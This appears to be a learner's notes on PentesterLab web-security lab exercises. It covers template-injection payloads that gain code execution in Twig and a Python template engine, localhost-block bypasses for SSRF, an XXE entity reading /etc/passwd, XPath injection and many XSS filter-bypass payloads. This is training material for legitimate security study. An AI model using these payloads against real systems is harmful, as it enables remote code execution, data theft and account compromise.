
This challenge covers the exploitation of a Server Side Template Injection in an old version of Twig (1.9.0).
This issue can be used to gain code execution on the server. To get code execution you need to find a way to execute command using the functions offered by the template. Fortunately, the following code can be used:
{{_self.env.registerUndefinedFilterCallback('exec')}}{{_self.env.getFilter('uname')}}
SSRF 03 173a2024645180fe841de5f52ce93a97
SSRF 03
In this example, the developer blocked the previous attack by blocking 127.0.0.1 and localhost.
mmmmmmmh…decimalllll or something else like IPV6


okay: 0.0.0.0

That worked, now let’s try decimal

That worked too
Everything seems to be working but me..yaay!!
SSRF 04 173a2024645180809e02f5554072ca1a
SSRF 04
In this example, the developer blocked everything that doesn't match assets.pentesterlab.com. However, the regular expression seems a bit weak.
We setup a special DNS zone that will always answer 127.0.0.1 for any host in the domain hackingwithpentesterlab.link. That will probably help you.

SSTI 01 174a2024645180b89071e844248cfc9e
SSTI 01

This exercise was inspired by the following HackerOne report: https://hackerone.com/reports/125980. In this exercise, the bug is located in the 404 error management.
This report gives you the foundation to:
- Test
{{'7'*7}} - Get code execution:
{{''.__class__.mro()[1].__subclasses__()}}
Check the report carefully, as you can see that the __ are hidden due to the processing of the data as Markdown in the initial report.
You may need to change the value 1 to get the the list of interesting functions. Once you get it, you will need to find one that one will give you code execution. You can use the following payload to get access to <class 'subprocess.Popen'>:
{{''.__class__.mro()[1].__subclasses__()[X]}}
Where X is the integer you need to find.
Finally, you can call this method using:
{{''.__class__.mro()[1].__subclasses__()[X](COMMAND)}}
So the vulnerability exists when we try to find something that does not exist
By sending a GET request but replace the file we are requesting with {{’7’*7}} and we get this:
Now that we have triggered the vulnerability, we need to find away to escalate to Code Execution
Based on the HackerOne report, the researcher used the following payloads to try CE:
{{ [].class.base.subclasses() }} # get all classes
{{''.class.mro()[1].subclasses()}}
{%for c in [1,2,3] %}{{c,c,c}}{% endfor %}
but we are going to use the one provided coz these are not the same applications

It seems like the output is truncated or filtered, we can try the next number , on and on until we get to subprocess.popen

gave the data to ChatGPT told it clean up an number the the classes and I got my index at 233

Now we can get code execution with:

XML Attacks 01 175a202464518021bfd0f86be9c1f91c
XML Attacks 01

Some XML parsers will resolve external entities, and will allow a user controlling the XML message to access resources; for example to read a file on the system. The following entity can be declared, for example:
<!ENTITY x SYSTEM "file:///etc/passwd">
You will need to envelope this properly, in order to get it to work correctly:
<!DOCTYPE test [
    <!ENTITY x SYSTEM "file:///etc/passwd">]>
XML Attacks 02 175a20246451808e9b6ee3e928abbdf3
XML Attacks 02
In thus example, the code uses the user’s input, inside an XPath expression. XPath is a query language, which selects nodes from an XML document as a database, and XPath as SQL query. If you can manipulate the query, you will be able to retrieve elements to which you normally should not have access.
If we inject a single quote, we can see the following error:
Warning: SimpleXMLElement::xpath(): Invalid predicate in /var/www/index.php on line 22
Warning: SimpleXMLElement::xpath(): xmlXPathEval: evaluation failed in /var/www/index.php on line 22
Warning: Variable passed to each() is not an array or object in /var/www/index.php on line 23
Just like SQL injection, XPAth allows you to do boolean logic, and you can try:
' and '1'='1and you should get the same result.' or '1'='0and you should get the same result.' and '1'='0and you should not get any result.' or '1'='1and you should get all results
Based on these tests and previous knowledge of Xpath, it’s possible to get an idea of what the Xpath expression looks like:
[PARENT NODES]/name[.='[INPUT]']/[CHILD NODES]
To comment out the rest of the XPath expression, you can use a NULL BYTE. As we can see in the Xpath expression above, wealso need to add ] to properly complete the syntax. Our paylaod now looks like hacker']%00 or hacker' or 1=1]%00 if we want all results).
If we try to find the child of the current node, using the payload '%20or%201=1]/child::node()%00, we don't get much information.
Here, the problem is that we need to get back up in the node hierarchy,
to get more information. In XPath, this can be done using parent::* as part of the payload. We can now select the parent of the current node, and display all the child node using hacker'%20or%201=1]/parent::*/child::node()%00.
One of the node's value looks like a password. We can confirm this, by checking if the node's name is password using the payload hacker']/parent::*/password%00.
GET /?name=hacker%27%20or%201=1]/parent::*/child::node()%00&password=pentesterlab HTTP/1.1
Host: ptl-47151be4df53-037c24f7fcfe.libcurl.me
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
XSS 01 175a20246451800d9865fa8b0dd4e991
XSS 01

The first vulnerable example is just here to get you started with is what is going on when you find XSS, Using the basic payload, you shouls be able to get an alert box
Once you send your payload, you should get soemthing like:
XSS 02 175a2024645180979508f34aea8591cb
XSS 02
In the second example, a bit of filtering is involved. The web developer added some regular expressions, to prevent the simple XSS payload from working.

If you play around, you can see that <script> and </script> are filtered. One of the most basic ways to bypass these types of filters is to play with the case: if you try <sCript> and </sCRIpt> for example, you should be able to get the alert box.
XSS 03 175a202464518018994ccab500c0b450
XSS 03
If you keep playing around, you will realise that if you use Pentest<script>erLab for payload, you can see PentesterLab in the page. You can probably use that to get <script> in the page, and your alert box to pop up.
XSS 04 175a2024645180ca8ee1c85bd0bdc124
XSS 04

In this example, the developer decided to completely block the word script
- with the
<atag and for the following events:onmouseover(you will need to pass your mouse over the link),onmouseout,onmousemove,onclick... - with the
<atag directly in the URL:<a href='javascript:alert(1)'...(you will need to click the link to trigger the JavaScript code and remember that this won't work since you cannot usescriptin this example). - with the
<imgtag directly with the eventonerror:<img src='zzzz' onerror='alert(1)' />. - with the
<divtag and for the following events:onmouseover(you will need to pass your mouse over the link),onmouseout,onmousemove,onclick... - ...

XSS 05 178a20246451804e95a3f468c34c5be3
XSS 05
In this example, the <script> tag
is accepted and gets echoed back. But as soon as you try to inject a
call to alert, the PHP script stops its execution. The problem seems to
come from a filter on the word alert.
Using JavaScript's eval and String.fromCharCode(), you should be able to get an alert box without using the word alert directly. String.fromCharCode() will decode an integer (decimal value) to the corresponding character.
You can write a small tool to transform your payload to this format using your favorite scripting language.
Using this trick and the ascii table, you can easily generate the string: alert(1) and call eval on it.
<script>
eval(String.fromCharCode(
    97, 108, 101, 114, 116, 40, 39, 52, 48, 48, 100, 55, 99, 55, 56, 45,
    52, 98, 97, 51, 45, 52, 52, 98, 57, 45, 97, 102, 50, 97, 45, 98, 55,
    54, 48, 97, 57, 51, 98, 53, 49, 97, 49, 39, 41))
</script>
XSS 06 178a2024645180d8b415d0bf3f931dcb
XSS 06
Here, the source code of the HTML page is a bit different. If you read
it, you will see that the value you are sending is echoed back inside
JavaScript code. To get your alert box, you will not need to inject a script
tag, you will just need to correctly complete the pre-existing
JavaScript code and add your own payload, then you will need to get rid
of the code after your injection point by commenting it out (using //) or by adding some dummy code (var $dummy = ") to close it correctly.
var xss = " ;alert(1);";
XSS 07 178a2024645180cd80bffdd393698b4f
XSS 07
This example is similar to the one before. This time, you won't be able to use special characters, since they will be HTML-encoded. As you will see, you don't really need any of these characters.
This issue is common in PHP web applications, because the well-known function used to HTML-encode characters (htmlentities) does not encode single quotes ('), unless you told it to do so, using the ENT_QUOTES flag.
‘;alert(1);//
XSS 08 178a2024645180ba83b0dcf03f2acfe7
XSS 08
Here, the value echoed back in the page is correctly encoded.
However, there is still a XSS vulnerability in this page. To build the
form, the developer used and trusted PHP_SELF which is the path provided by the user. It's possible to manipulate the path of the application in order to:
- call the current page (however you will get an HTTP 404 page);
- get a XSS payload in the page.
This can be done because the current configuration of the server will call /index.php when any URL matching /index.php/... is accessed. You can simply get your payload inside the page by accessing /index.php/[XSS_PAYLOAD]. Now that you know where to inject your payload, you will need to adapt it to get it to work and get the famous alert box.
Trusting the path provided by users is a common mistake, and it can often be used to trigger XSS, as well as other issues. This is pretty common in pages with forms, and in error pages (404 and 500 pages).
hello%22%3E%3Cscript%3Ealert('400d7c78-4ba3-44b9-af2a-b760a93b51a1')%3C/script%3E%3C
XSS 09 178a20246451802a9af0e598cc5ae969
XSS 09
This example is a DOM-based XSS. This page could actually be completely static and still be vulnerable.
In this example, you will need to read the code of the page to
understand what is happening. When the page is rendered, the JavaScript
code uses the current URL to retrieve the anchor portion of the URL (#...)
and dynamically (on the client side) write it inside the page. This can
be used to trigger a XSS vulnerability, if you use the payload as part
of the URL.
Since most browsers now encode the fragment, this vulnerable application decodes the fragment using the function decodeURIComponent(...). With old browsers, the exploitation works even if decodeURIComponent(...) is not present.
/index.php#<script>alert('XSS')</script>